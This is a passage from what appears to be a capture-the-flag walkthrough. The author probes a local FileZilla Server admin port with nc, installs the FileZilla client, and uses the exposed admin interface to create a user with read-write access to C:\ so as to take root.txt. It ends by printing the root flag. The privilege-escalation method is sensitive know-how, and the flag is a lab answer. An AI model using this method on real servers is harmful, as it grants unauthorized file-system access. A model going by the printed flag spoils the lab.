```

I next connected to the service

```
nc 127.0.0.1 14147
```

```
# RESULTS
```

```
FZS`      @~You appear to be behind a NAT router. Please configure the passive mode settings and forward a range of ports in your router.DWarning: FTP over TLS is not enabled, users cannot securely log in.
```

This appears to be another FTP server on the machine. Lets connect to it. FileZilla is my personal favorite client for FTP. Make sure you dont install whatever excess nonsense applications they try to squeeze in there. Gotta make a living right

RESOURCE: <https://filezilla-project.org/>

```
# After downloading the file you can unpack it
```

```
tar xjvf FileZilla_3.46.0_x86_64-linux-gnu.tar.bz2 -C /opt/
```

```
# Apt installs it as well
```

```
apt install filezilla
```

Use the FileZilla client on a Windows device hosting you Kali VM connect to your kali machine
she

Once connected create a new user account with read and write access to the C:\ drive and download the root.txt file

ROOT FLAG: 3cc85d1bed2ee84af4074101b991d441